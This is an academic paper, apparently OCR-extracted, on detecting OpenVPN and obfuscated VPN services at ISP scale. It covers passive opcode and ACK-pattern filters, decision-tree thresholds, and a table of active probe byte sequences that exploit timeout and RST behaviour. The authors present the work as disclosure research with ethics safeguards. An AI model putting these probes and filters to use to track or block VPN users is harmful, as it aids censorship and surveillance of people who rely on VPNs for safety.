Partnering with *Merit* (a mid-size regional ISP that serves a population of 1 million users), we deploy our framework at a monitor server that observes 20 Gbps of ingress and egress traffic mirrored from a major *Merit* point-of-presence. (Refer to § 5 for ethical considerations.) We use PF_RING [38] in zero-copy mode for fast packet processing by parallelized *Filters*. In our tests, we are able to identify 1718 out of 2000 flows originating from a control client machine residing within the network, corresponding to 39 out of 40 unique "vanilla" OpenVPN configurations.

More strikingly, we also successfully identify over two-thirds of obfuscated OpenVPN flows. Eight out of the top 10 providers offer obfuscated services, yet *all* of them are flagged by our *Filter*. Despite providers' lofty unobservability claims (such as "... even your Internet provider can't tell that you're using a VPN" [49]), we find most implementations of obfuscated services resemble OpenVPN masked with the simple XOR-Patch [36], which is easily fingerprintable. Lack of random padding at the obfuscation layer and co-location with vanilla OpenVPN servers also make the obfuscated services more vulnerable to detection.

In a typical day, our single-server setup analyzes 15 TB of traffic and 2 billion flows. Over an eight-day evaluation, our framework flagged 3,638 flows as OpenVPN connections. Among these, we are able to find evidence that supports our detection results for 3,245 flows, suggesting an upper-bound false-positive rate three orders of magnitude lower than previous ML-based approaches [3, 14, 26].

We conclude that tracking and blocking the use of OpenVPN, even with most current obfuscation methods, is straightforward and within the reach of any ISP or network operator, as well as nation-state adversaries. Unlike circumvention tools such as Tor or Refraction Networking [8, 74], which employ sophisticated strategies to avoid detection, robust obfuscation techniques have been conspicuously absent from OpenVPN and the broader VPN ecosystem. For average users, this means that they may face blocking or throttling from ISPs, but for high-profile, sensitive users, this fingerprintability may lead to follow-up attacks that aim to compromise the security of OpenVPN tunnels [40, 51]. We warn users with heightened threat models *not* to expect that their VPN usage will be unobservable, even when connected to obfuscated services. While we propose several short-term defenses for the fingerprinting exploits described in this paper, we fear that, in the long term, a cat-and-mouse game similar to the one between the Great Firewall and Tor is imminent in the VPN ecosystem as well. We implore VPN developers and providers to develop, standardize, and adopt robust, well-validated obfuscation strategies and to adapt them as the threats posed by adversaries continue to evolve.

2 Background & Related Work

VPN tools create private networks across the public Internet through encrypted tunneling. Although many VPN protocols are being used, such as IPSec and WireGuard, OpenVPN remains the most supported and trusted protocol among commercial VPN providers [6]. Due to its versatility and open-source nature, OpenVPN has been used as the underlying protocol in numerous VPN products, which often advertise the protocol for its proven security [66]. In addition, OpenVPN's popularity continues to rise with the trend of users choosing to self-host open-source VPN tools [65].

OpenVPN Protocol. OpenVPN was first released in 2002 with the aim of creating a tunneling protocol focusing on security, while also being free and fast over the standard TCP and UDP [34]. When the OpenVPN tunnel is active, raw IP packets being sent to or from the tunnel to the final destination are encapsulated inside OpenVPN packets. To achieve secure communication, OpenVPN leverages the OpenSSL library as its cryptographic layer. Two methods for authentication and key exchange are provided to establish trust with peers: either pre-shared static key(s) or TLS-based negotiations. The latter has been adopted by the majority of commercial VPN

services. Two separate channels are used for key exchange and data transfer, both sharing a single multiplexed TCP/UDP stream. In the control channel, the client and server engage in a TLS-style exchange of key materials. As TLS is designed to operate over a reliable transport, OpenVPN provides its control channel with a sequential, reliable layer based on an explicit acknowledgement and re-transmission mechanism. The negotiated key from the control channel will be used to encrypt packets transferred in the data channel, which does not provide any reliability guarantee. Figure 1 presents a typical initialization sequence of OpenVPN packets leading to a fully encrypted data channel.

Tor, Proxy, and VPN Detection. The ongoing arms-race between the GFW and Tor has been extensively studied and is most representative of the conflict between censorship & surveillance and circumvention tools [9, 11, 12, 55, 56, 71]. Censors started by blocking Tor's website and public relays, which Tor responded to by deploying website mirrors and private, unpublished bridges. Next, censors moved to blocking with DPI by fingerprinting Tor's TLS handshake, e.g. cipher suites. Tor used Pluggable Transports (PT) obfuscators, such as Obfsproxy and meek [39], to mask the handshake. In response, censors deployed active probing to complement DPI-based fingerprinting to detect Tor and certain obfuscators.

There is limited previous work focusing on VPN traffic detection. Hoogstraaten [19] explored server-side VPN detection methods, ranging from using existing information databases (e.g. WHOIS, rDNS) to fingerprinting TCP options (e.g. advertised MSS). Webb et al. [70] proposed detecting proxies and VPNs based on traffic timing and latency. Their approach relied on the hypothesis that when a service is accessed through a proxy, the RTT measurement will be different from the RTT of a direct connection. Another class of previous work uses computational and machine learning models to passively detect VPN traffic [3, 14, 15, 17, 24, 26, 68], leveraging flow-level statistics such as connection duration and packet interval. Most of this work uses the same synthetic `ISCXVPN2016` dataset [17]—which contains a balanced mixture of VPN and non-VPN traffic—to train and test a variety of machine learning and neural network classifiers in an offline, lab-setting. In contrast, our work primarily focuses on whether ISP-level adversaries can identify OpenVPN flows in near real time, and whether they can do so at scale, under practical constraints, and with minimal collateral damage. For this reason, we omit a full analysis of ML-based work, and only compare them with our approach in terms of false positives (falsely blocking legitimate traffic).

Obfuscated (Open)VPN. Various traffic obfuscation techniques have been examined in previous work. Wang et al. examined the detectability of Obfsproxy, FTE, and meek [67]. Using attacks based on protocol semantics, packet entropy, and timing-related features, they concluded that a determined censor could detect all three obfuscators reliably. Houmansadr et al. demonstrated that popular mimicry-based obfuscation tools failed to achieve unobservability because seamlessly simulating another protocol is extremely challenging [20]. Previous studies have suggested censors can use active probing to detect proxies that obfuscate traffic [1, 11, 71]. In response, "probe-resistant" proxies were developed, which remain silent when being probed by an unauthenticated adversary. However, researchers have demonstrated that carefully designed probes could still identify these proxies [13].

There is a marked demand for an emerging class of services called "stealth" or "obfuscated" VPN, especially from users in countries with heavy censorship or laws against personal VPN usage [60, 63]. Most obfuscated VPN services use OpenVPN as the underlying protocol for security and routing, with an obfuscation layer overlaid to avoid detection [2, 66] [1]. OpenVPN's core developers prefer that obfuscation remains a separate project operating alongside the vanilla/core protocol, as they "do not want to play the cat-and-mouse game [as Tor]" [35]. The absence of a standardized obfuscation solution has led to a plethora of obfuscators implemented by different VPN providers, who often claim that their obfuscated services can remain undetected by ISPs and censors alike. For example, TorGuard introduces their obfuscated VPN service as "Engineered from the ground up to be impossible to detect" [54]. BolehVPN claims that their VPN obfuscation "...keeps you out of trouble, even in China" [5]. Common obfuscation strategies adopted by commercial VPNs include employing XOR-based scramblers, wrapping OpenVPN inside encrypted tunnels, or using proprietary protocols.

OpenVPN XOR Patch: Originally developed by Clayface as a patch for vanilla OpenVPN, the XOR patch scrambles a packet by either xor-ing bytes with a pre-shared key, reversing the order of the bytes, xor-ing each byte with its position, or a combination of these steps [36]. Notably, OpenVPN developers discourage its use due to the lack of code audit [57].

OpenVPN over Encrypted Tunnels: Some VPN services wrap OpenVPN traffic inside encrypted tunnels to prevent DPI fingerprinting. Some of the adopted obfuscation tunnels are Obfsproxy (obfs{2/3/4}), Stunnel, Websocket Tunnel, and encrypted proxies (shadowsocks, V2Ray).

Proprietary Protocols: A few VPN providers have developed proprietary obfuscated protocols, some of which are built on top of OpenVPN with a proprietary obfuscation layer added, such as VyprVPN or Astrill [2, 66].

To the best of our knowledge, we are the first to explore the fingerprintability of commercial and/or obfuscated OpenVPN services on real traffic. Our unique study highlights the practicality of such fingerprinting, which has profound real-world security implications on end-users expecting certain privacy and anonymity guarantees from using these services.

[1] There are discussions on obfuscating WireGuard [72, 73], but to the best of our knowledge, they have yet to be deployed by any commercial VPNs




Figure 2: **Framework Deployment on *Merit*** Steps: (1) Client connects to VPN servers. (2) VPN connections, along with passing traffic, are being mirrored to the *Filter*. (3) *Filter* forwards server IP of suspected connections to the probing system. (4) Targets are sent to each dedicated *Probers*. (5) *Probers* send probes asynchronously. (6) Connections confirmed by probing are logged.

3 Challenges in Real-world VPN Detection

Effective investigation of fingerprintability requires incorporating perspectives of how ISPs and censors operate in practice. It is not enough to simply identify fingerprinting vulnerabilities, we need to demonstrate realistic exploits to illustrate the practicality of exploiting the vulnerability, while taking into consideration the ISP and censors' capabilities and constraints [56]. For instance, previous academic works considered using flow-level features to train ML classifiers for VPN detection [3, 14, 17, 24, 26, 68]. Yet, it remains unclear how practical these detection approaches are for ISPs and censors, and we know of no rigorous studies that examine real-world deployment of an ML-based censorship system [56]. Furthermore, previous works test on the `ISCXVPN2016` dataset [17] with balanced OpenVPN and non-VPN traffic. However, we note that due to the low base rate of VPN traffic in the wild, even the best-performing ML system has false positive rates that can be economically impractical for real-world censors sensitive to collateral damage [67].

However, investigations adopting the viewpoint of ISPs and censors can be challenging. First, such investigation requires collaboration with real-world ISPs and access to their network traffic. We need to install monitors inside an ISP's network, while ensuring our analysis will not affect ISP's normal routing operations. Furthermore, analyzing traffic from real users raises ethical concerns. Processing raw network data may violate the privacy of users, in particular VPN users who often have a heightened threat model. Finally, deploying a system that performs ad-hoc traffic analysis in real time poses significant engineering challenges. We need to ensure the entire analysis framework (including processing and logging) keeps pace with the packet arrival rate and take into consideration the effect of potential asymmetric routing or packet loss on the analysis and results.

4 Adversary Model and Deployment

We assume a realistic censor (ISP) capability model based on knowledge from previous measurement studies on the arms race between censors and circumventors [1, 11, 56, 71]. We outline a censor-controlled on-path filter that passively observes and examines passing network traffic. The filter is stateful, but has limited resources and can maintain a limited amount of per-connection states for a short time. The filter is also constrained by long-term data storage and computational resources. In addition to filters installed inside the monitored networks, we assume the censor also operates measurement machines that can send protocol-specific probes to further confirm the detection result. Such two-phase systems have already been adopted by real-world censors such as the GFW against Tor and Shadowsocks [1, 71]. Finally, we expect the censor is familiar with the protocol of interest and has access to the different obfuscators deployed by VPN providers (e.g., as a paid customer). We emphasize that this threat model corresponds to censor's capabilities as observed in practice *today*, rather than future capabilities.

To investigate the fingerprintability of OpenVPN and existing obfuscated solutions, we set up a two-phase detection framework in order to answer our key questions: 1) whether real-world censors are *capable* of performing such detection, and 2) whether it is economical to do this *at scale*. Figure 2 shows an overview of our framework deployment. Partnering with *Merit*, we instantiate a *Filter* on a Monitoring Station overseeing mirrored traffic from a router that handles 20% of the ISP's traffic. The *Filter* performs passive fingerprinting over raw packets, exploiting traffic features unique to OpenVPN. IP and port information of flows flagged by the *Filter* are forwarded to a probing system and then distributed to dedicated *Probers*. The *Probers* send a set of pre-defined probes specifically designed to fingerprint an OpenVPN server. Finally, probed servers that are confirmed as OpenVPN are logged for manual analysis. Such a two-phase framework resembles how

real-world censors operate: lightweight filtering followed up by more expensive, but also more accurate, active probing. This framework is capable of processing massive traffic in real-time while also preventing excessive collateral damage.

5 Ethics, Privacy, and Responsible Disclosure

Raw network traffic that contains real users' data is highly sensitive, and this is especially true for traffic related to privacy-oriented services such as VPNs. Here we describe how we consider the security and privacy risks and ethical issues raised by our work, and we detail the procedural and technical steps we take to mitigate the risks.

Foremost among the ethical concerns associated with this work is our *Filter* deployment inside *Merit*'s network to analyze user traffic. *Merit*, which has extensive previous experience collaborating with universities and has well-defined ethics and privacy rules to govern such projects, supervised the deployment. We also cleared our research plan with our university legal counsel and IRB. Although the IRB determined that the work is not regulated, we take extensive measures to minimize potential risks for end-users.

Our framework is fine-tuned on both real and lab-generated traffic data, and it is evaluated on live ISP traffic. For controlled fine-tuning, a small traffic snapshot (the ISP Dataset in section 7) was used to calibrate parameters, e.g., the size of observation window. The traffic snapshot, sampling 1/30 of all flows for 45 minutes on July 28, 2021, was generated and analyzed entirely on *Merit* systems, with security mechanisms limiting access to select members of the team. As with the design described in Section 6, *Filter* analyzed only the first payload byte, completely ignoring the remainder of the payload, and it recorded only the observed degree of variation. The raw snapshot was never inspected by humans and was deleted after the fine-tuning concluded.

For deployment and evaluation on live ISP traffic, the *Filter* architecture is designed to minimize risks of disrupting or modifying user traffic. The Monitoring Station only receives a copy of the traffic, so even if our software were to malfunction, network service would be unaffected. In addition, to reduce privacy risks, the *Filter* collects only the minimum information necessary for the subsequent probing operation. It records only the server IP addresses and ports of matching connections, which are bucketed into 5-minute internals to inhibit time correlation. These logs are stored and analyzed on a server that is securely maintained by *Merit* and is accessible only to a few members of our research team on a least-privilege basis. *Merit* reviewed our source code prior to deploying it on their network. During deployment and evaluation, no packet payloads or client IP addresses are ever recorded to disk or inspected by humans.

Based on the *Filter* log, the *Probers* send probes to candidate VPN servers. To minimize the risk of disrupting server operations, we design the probes to be non-invasive and make




Figure 3: **OpenVPN Header in TCP and UDP modes.** (TLS only)

information available to assist operators in debugging any problems we inadvertently cause. Each server receives only 2–10 innocuous connection attempts, similar to those commonly used in Internet measurement tools like Nmap. The probes originate from two dedicated machines that we provisioned with web pages that explain the nature of the experiment and provide our contact information. We did not receive any inquiries, complaints, or problem reports. Since the server IP addresses themselves may sometimes be non-public, we only report aggregate statistics (e.g., the false positive rate) and will not publish any of the addresses that we collect. Any data requests will be referred to *Merit*.

As with all attack-oriented research, there is a risk that our work developing VPN fingerprinting techniques will be adopted by real attackers. To minimize this risk, we are in the process of responsibly disclosing our findings to the VPN operators whose obfuscated servers we successfully identified in our evaluation. We believe that the security of the VPN ecosystem is best advanced by having these problems surfaced by responsible researchers. Our work will help accurately inform users about the VPN services they rely on, and we hope it will enable more robust countermeasures to be developed and deployed.

6 Identifying Fingerprintable Features

In this section, we identify three features that fingerprint OpenVPN, exploiting byte pattern, packet length, and server behaviors, respectively.

6.1 Opcode-based Fingerprinting

As shown in Figure 3, each OpenVPN packet has a header of 24 bits in TCP mode or 8 bits in UDP mode, which is not part of the encrypted payload. Each OpenVPN header starts with an opcode that specifies the message type of the current packet and a key ID that refers to a (new) TLS session. The opcode field can take over 10 defined values, corresponding to message types transmitted during different communication stages. A typical OpenVPN session starts with the client sending a `Client Reset` packet. The server then responds with a `Server Reset` packet, and a TLS handshake follows. OpenVPN packets that carry TLS ciphertexts have `P_Control` as their message type. Since OpenVPN can run over UDP but has to provide a reliable channel for TLS, each `P_Control` packet is explicitly acknowledged by `P_ACK` packets. Finally,

Algorithm 1 Opcode Fingerprinting Logic

Require: $N \geq 0$
  $OCSet \leftarrow \{\}, CR \leftarrow Opcode[0], SR \leftarrow Opcode[1]$
  $i \leftarrow 2$
  while $i \neq N \ \& \ i < |Opcode|$ **do**
    if $Opcode[i] \in CR,SR \ \& \ |OCSet| \geq 4$ **then**
      Return False
    end if
    $OCSet$ += $Opcode[i]$
    $i \leftarrow i+1$
  end while
  Return $i == N \ \& \ 4 \leq |OCSet| \leq 10$
  #At least 4 different Opcodes needed to complete handshake. In total 10 Opcodes defined by the protocol.

```
+int buffer_reverse (struct buffer *buf) {
+  int len = BLEN(buf);
+  if (  len > 2  ) {
+    int i;
+    uint8_t *b_start = BPTR (buf) + 1;
+    uint8_t *b_end   = BPTR (buf) + (len - 1);
     .....
```

Figure 4: **XOR-Patch that leaves first byte un-reversed**

actual payloads are transmitted as `P_Data` packets. Figure 1 illustrates this packet exchange with opcode annotations.

A packet field taking a fixed number of values can be easy to fingerprint and has been exploited before against other protocols [1]. We fingerprint OpenVPN's handshake sequence by analyzing each opcode byte for the first N packets of a flow (the threshold N is explored in Section 7.2). Algorithm 1 shows the process of opcode fingerprinting, with `Opcode` referring to the sequence of N opcode values found in the first N packets of a given flow. Briefly, the filter flags a flow if the number of different opcodes observed accords with the protocol *and* the `Client` and `Server Resets` are not seen once the handshake is completed.

Previous work and existing open-source DPIs [23, 29, 37, 75] considered statically matching opcode values and packet sizes based on the protocol specification. In contrast, we propose to dynamically capture the variation in opcode values that reflects the establishment of OpenVPN sessions. Notably, our heuristics do not require exact matching of opcode values or packet length (e.g., do not require the third byte of the first packet to be 0x38), thereby ensuring it works effectively against XOR-obfuscated flows. The XOR obfuscation masks packet payloads to ensure that the opcode bytes are altered. Notably, according to the specification [36], when it reverses the packet as one of the obfuscation steps, it excludes the first character of the buffer (where the opcode byte is located) from reversal, as shown in Figure 4. As such, the opcode byte is always XOR-ed with the same byte of the XOR key, and the same opcodes would be mapped to the same value after obfuscation. This behavior is preserved when Tunnelblick (a popular OpenVPN client on macOS) adopts the patch [57], and has been used in multiple mobile apps [76]. By considering only the number of unique opcodes seen so far, our heuristics are more flexible and target various XOR-based obfuscations of OpenVPN.

6.2 ACK-based Fingerprinting

OpenVPN engages in a TLS-style handshake with its peer over the control channel. Since TLS is designed to operate over a reliable layer, OpenVPN implements an explicit acknowledgement and re-transmission mechanism for its control channel messages [30]. Specifically, incoming `P_Control` packets are acknowledged by `P_ACK` packets, which do not carry any TLS payloads and are uniform in size (Note these ACK packets are carried over by TCP as payload and are not the same as TCP ACK flags). Moreover, these ACK packets are seen mostly only in the early stage of a flow, during the handshake phase, and are not used in the actual data transfer channel, which can run over an unreliable layer.

To our knowledge, we are the first to devise fingerprinting attempts based on the distinct protocol-layer ACKs against OpenVPN. Previously, the unique timing pattern in meek's TCP-level ACK traffic has rendered the obfuscation tool vulnerable to detection [67]. For OpenVPN, the presence of explicit ACK packets, uniform in size and only seen in some parts of a session, provides another fingerprintable feature. Specifically, we first identify a likely ACK packet of a session by locating an initial packet exchange sequence of C->S (Client-Reset), S->C (Server-Reset), C->S (ACK), C->S (Control), as illustrated in Figure 1. For vanilla OpenVPN and XOR-based obfuscation, the first ACK packet usually appears as the third (data) packet transmitted in a session. For tunnels or obfuscators that have their own handshake or key exchange process (e.g., Stunnel, SSH tunnel, or Obfsproxy), this counting is offset by the number of tunnel handshake packets. Next, we group packets into 10-packet bins, and we derive the ACK fingerprint for each flow by counting the number of packets in each bin that have the same size as the identified ACK packet. For OpenVPN flows, we expect to observe a high number of ACK packets in early bins and an absence of them in later bins. (Later in the session, Control and ACK packets can be exchanged again to transfer random key materials, but it is not expected to be observed within our observation window N.) This approach proves effective to fingerprint vanilla OpenVPN as well as obfuscated services running over encrypted tunnels that lack random padding. We quantify exact fingerprinting thresholds in Section 7.1.

6.3 Active Server Fingerprinting

We explore the feasibility of identifying an OpenVPN server through active probing. Typically, OpenVPN servers respond to a client reset with an explicit server reset, thereby giving




Figure 5: **OpenVPN TCP new packet processing routines**

away their identity. However, most commercial providers now have adopted *tls-auth* or *tls-crypt* options [50]. These options add an additional HMAC signature—signed by a pre-shared key—to every control channel packet for integrity verification, including the initial reset packets. With either of these options enabled, an OpenVPN server would not respond to an unauthenticated client reset with a server reset, but would instead drop such packets without further processing. The presence of such HMAC mechanism increases the complexity of doing active probing: it effectively makes OpenVPN servers "probe-resistant" [13] by remaining silent when probed by an unauthenticated client.

In fact, similar HMAC mechanisms are used by more popular "probe-resistant" proxies, such as obfs4 [33]. However, unlike obfs4 which waits for a server-specific random delay before dropping an unauthenticated connection, OpenVPN always *immediately* closes the connection if a valid HMAC cannot be located. We design our probes to leverage this protocol-specific behavior, and as a result, we manage to fingerprint OpenVPN servers even if they do not respond throughout our probing cycles. The key concept is that although the application may not respond to probing, an attacker may still be able to fingerprint application-specific thresholds at the TCP level, such as timeouts or RST thresholds, as demonstrated by Frolov et al. [13].

We use two datasets in this section to help with designing probes. **ZMap Set**: to construct a realistic non-VPN endpoints dataset, we use ZMap to scan each of the 65,535 TCP ports over the entire IPv4 space, limiting results for each port to 200 endpoints (with the specific port open), resulting in over 13 million endpoints. **Censys Set**: We query the `Censys.io` [10] database for hosts with TCP port 1194/OpenVPN open. Next, we probe each endpoint with a typical OpenVPN `Client Reset` and group endpoints that respond with explicit `Server Resets`. This results in 180,858 hosts known to be OpenVPN endpoints (with "tls-auth" disabled).

6.3.1 Base Probes

We design probes exploiting a behavior associated with how OpenVPN packetizes TCP streams. When OpenVPN operates over TCP, it needs to split the continuous stream into discrete OpenVPN packets. Figure 5 presents a high-level abstraction of this process. The most relevant parts are: a buffer is allocated in memory to reassemble fragments of OpenVPN packets encapsulated in TCP streams. The length N for the next OpenVPN packet is extracted from the first two bytes of the header (see Figure 3), and the routine keeps reading N additional bytes before it returns the reassembled packet to the caller. This means that an OpenVPN packet will not be parsed and checked for syntax and encryption errors until all its parts arrive at the server. Based on this behavior, we design two sequential probes to trigger an OpenVPN server into different code paths—which result in different connection timeouts—and measure the time elapsed before the server responds or terminates the connection. As shown in Table 1, *Base Probe 1* carries a typical 16-byte OpenVPN `Client Reset`, while *Base Probe 2* has the same payload with the last byte stripped off. The assumption is since our two probes only differ in one byte, most non-OpenVPN servers will respond to our probes in a similar way. However, for an OpenVPN server with HMAC enabled, the connection sending the first probe will be dropped immediately because the OpenVPN packet is reassembled and a valid HMAC cannot be located. The second probe will not receive an immediate response, as the server will wait for an additional byte to arrive for reassembly. The connection will stay idle until a server specific handshake timeout has passed, after which the connection will be dropped. As such, the first probe will be dropped at the decryption routine, while the second probe will be dropped at the packet reassembly routine, both labeled red in Figure 5.

ProbeName	Probe Content	Expected Behavior
BaseProbe 1	x00x0ex38.{8}x00x00x00x00x00	Explicit ServerReset or Short Close
BaseProbe 2	x00x0ex38.{8}x00x00x00x00	Long Close
TCP Generic	x0dx0ax0dx0a	Short Close
One Zero	x00	Long Close
Two Zero	x00x00	Short Close
Epmd	x00x01x6e	Short Close
SSH	SSH-2.0-OpenSSH_8.1/r/n	Short Close
HTTP-GET	GET/HTTP/1.0 /r /n /r /n	Short Close
TLS	Typical Client Hello by Chromium	Short Close
2K-Random	Random 2000 Bytes	Short Close & RST

Table 1: **Summary of Probes and the expected behaviors from an OpenVPN server.**

6.3.2 Additional Probes

The two probes, although useful, are limited and there may be other protocols with behaviors similar to OpenVPN. After using both to probe the *ZMap Set*, we still identify a handful of services that respond similarly to OpenVPN servers, such as Microsoft WBT Server (3389), Microsoft Message Queuing (1801), and Erlang Port Mapper Daemon (4369).

We design additional probes based on the fact that OpenVPN validates packet length and will drop connections sending invalid length without waiting for the next packet to be




Figure 6: **RST thresholds for OpenVPN and random endpoints.**

reassembled. Here, packet length refers to the length declared by the first two bytes of an OpenVPN header (see Figure 3), rather than the TCP packet length. A "valid" length is in the range of [1, *max_len*], where *max_len* is derived from the server's MTU configurations. For instance, default TUN MTU of 1500 bytes, combined with overheads (crypto IV, packet length, *etc.*), results in a *max_len* of 1627 bytes. In this case, probes whose first two bytes have a decimal value greater than 1627 (0x06,0x5B) will be dropped immediately.

We also design probes leveraging the way a Linux server closes a TCP connection. When a TCP connection terminates, the operating systems at both ends typically complete a FIN 4-way handshake. However, previous work has found that if a connection is closed with unread bytes in buffer, Linux will send a RST packet [13]. A server's "RST Threshold" is defined as the minimum number of bytes needed to send to the server to trigger a RST. We determine the RST threshold distribution for both *ZMap Set* and *Censys Set*. As shown in Figure 6, the vast majority of OpenVPN servers have a RST threshold around 1550-1660 bytes, corresponding to buffers allocated with typical MTU configurations. In contrast, over 97% of random ZMap endpoints have a RST threshold less than 500 or greater than 4000. We therefore construct an additional probe with 2,000 random bytes, which we expect over 98% of legitimate OpenVPN servers and less than 3% of random servers to respond to with RST packets.

Complication from Port Sharing OpenVPN provides native support for another application to share the same port. This is accomplished by checking whether the first incoming packet has a valid OpenVPN-conforming length field. If not, the OpenVPN server will forward the packet to the other service sharing the port. This means that most of our additional probes will be forwarded to and responded by the other application due to invalid packet length. To account for this, we observe that when an OpenVPN shares a port, it is usually shared with a HTTP, TLS, or SSH service. Thus, we send probes targeting these three protocols after our base probes, and we stop further probing if we get an explicit response for any of these probes.

It is worth noting that the majority of "typical" HTTP, TLS, and SSH servers have already been filtered out by our base probes, so endpoints that respond at this stage are likely sharing the port with another service, thus warranting manual analysis (e.g., checking TLS certificate). While these three services are what we commonly observed, there may be instances where other services are running along with OpenVPN. This could lead to false negatives.

Table 1 lists all probes and the expected behaviors from an OpenVPN server. An evaluation process is shown in Appendix Figure 11.

6.4 Constructing *Filters* and *Probers*

Our *Filter* performs both opcode and ACK-based fingerprinting, flagging a flow if at least one fingerprint matches. This is because the opcode and ACK fingerprints are designed to be complementary: both are effective against vanilla OpenVPN and they each target a specific subset of obfuscations. The former works against XOR-based obfuscations that work like Vigenère ciphers, i.e. they always encrypt the same plaintext opcodes at the same position to the same ciphertext bytes. The latter targets tunneling-based obfuscation that lacks random padding and preserves the 1:1 correspondence between the original and obfuscated packet streams. Combining the two features maximizes our fingerprinting coverage, as we discovered that even within the same provider, obfuscating strategies can vary a lot (§ 9). Table 5 in Appendix shows the effectiveness of each feature against each commercial VPN service we tested. Following *Filter*'s result, the *Prober* performs the active probing scheme to further lower potential false positives.

We implement the *Filter* in Zeek [75], an open-source network monitoring tool. We note that the evaluation processes for opcode and ACK-based fingerprinting are quite simple: both only require several dozen integer comparisons (limited by the observation window) while maintaining a small number of per-flow states. We implement the *Prober* in Nim [31]. We believe that both components can be easily deployed by any ISP or censor.

7 Fine-tuning for Deployment

So far, we have described features that render OpenVPN vulnerable to fingerprinting. We still need to quantify detection thresholds (e.g. ACK fingerprints) for implementation. Furthermore, there are metrics that can affect the system performance, such as packet loss or observation window choice. We seek to fine-tune our system by quantifying these parameters.

We use two datasets here. **ISP Dataset**: we collected a snapshot of network traffic going through a server installed within *Merit*. Over 45 minutes on July 28, 2021, we sampled 1/30 of all flows passing through the server, resulting in 461 GB of traffic that corresponds to 221,534 flows with




Figure 7: **ACK fingerprint DT from the ISP and VPN datasets.**

Bin Number	Threshold
1	$1 \leq Bin[1] \leq 3$
2	$2 \leq Bin[2] \leq 5$
For i in range $[3,5]$	$Bin[i] \leq 5$
For i in range $[6, N/10]$	$Bin[i] \leq 1$

Table 2: **Set of thresholds for ACK Filtering.**

full packet payloads. Refer to § 5 for details on how this data was handled to limit privacy risks. **VPN Dataset**: we collected traces from 20 commercial VPN providers as well as 2 self-hosted OpenVPN services (Streisand, OpenVPN Access Server) following the automated process described in Section 8. Note the 20 VPN providers do not overlap with the providers used in evaluation. For each provider, we repeated the trace collection process 50 times each in TCP and UDP mode, resulting in a 7.65 GB dataset comprised of 2,200 vanilla OpenVPN traces.

7.1 ACK Fingerprint Thresholds

We quantify the exact ACK fingerprint based on the *ISP* and *VPN Dataset*. We only include flows with at least 150 data packets (15 bins), which leaves us with 24,069 ISP flows and 2,200 VPN flows. A classification decision tree is constructed based on the two labeled sets with weights applied to account for the imbalanced data size. Figure 7 shows the constructed tree (depth and leaf limited, a complete graph can be found in Appendix Figure 12). The ACK fingerprint is a sequence of thresholds based on the derived decision tree, as shown in Table 2. ($Bin[i]$ refers to the number of ACK-size packets for i^{th} Bin.)

7.2 Choice of Observation Window N

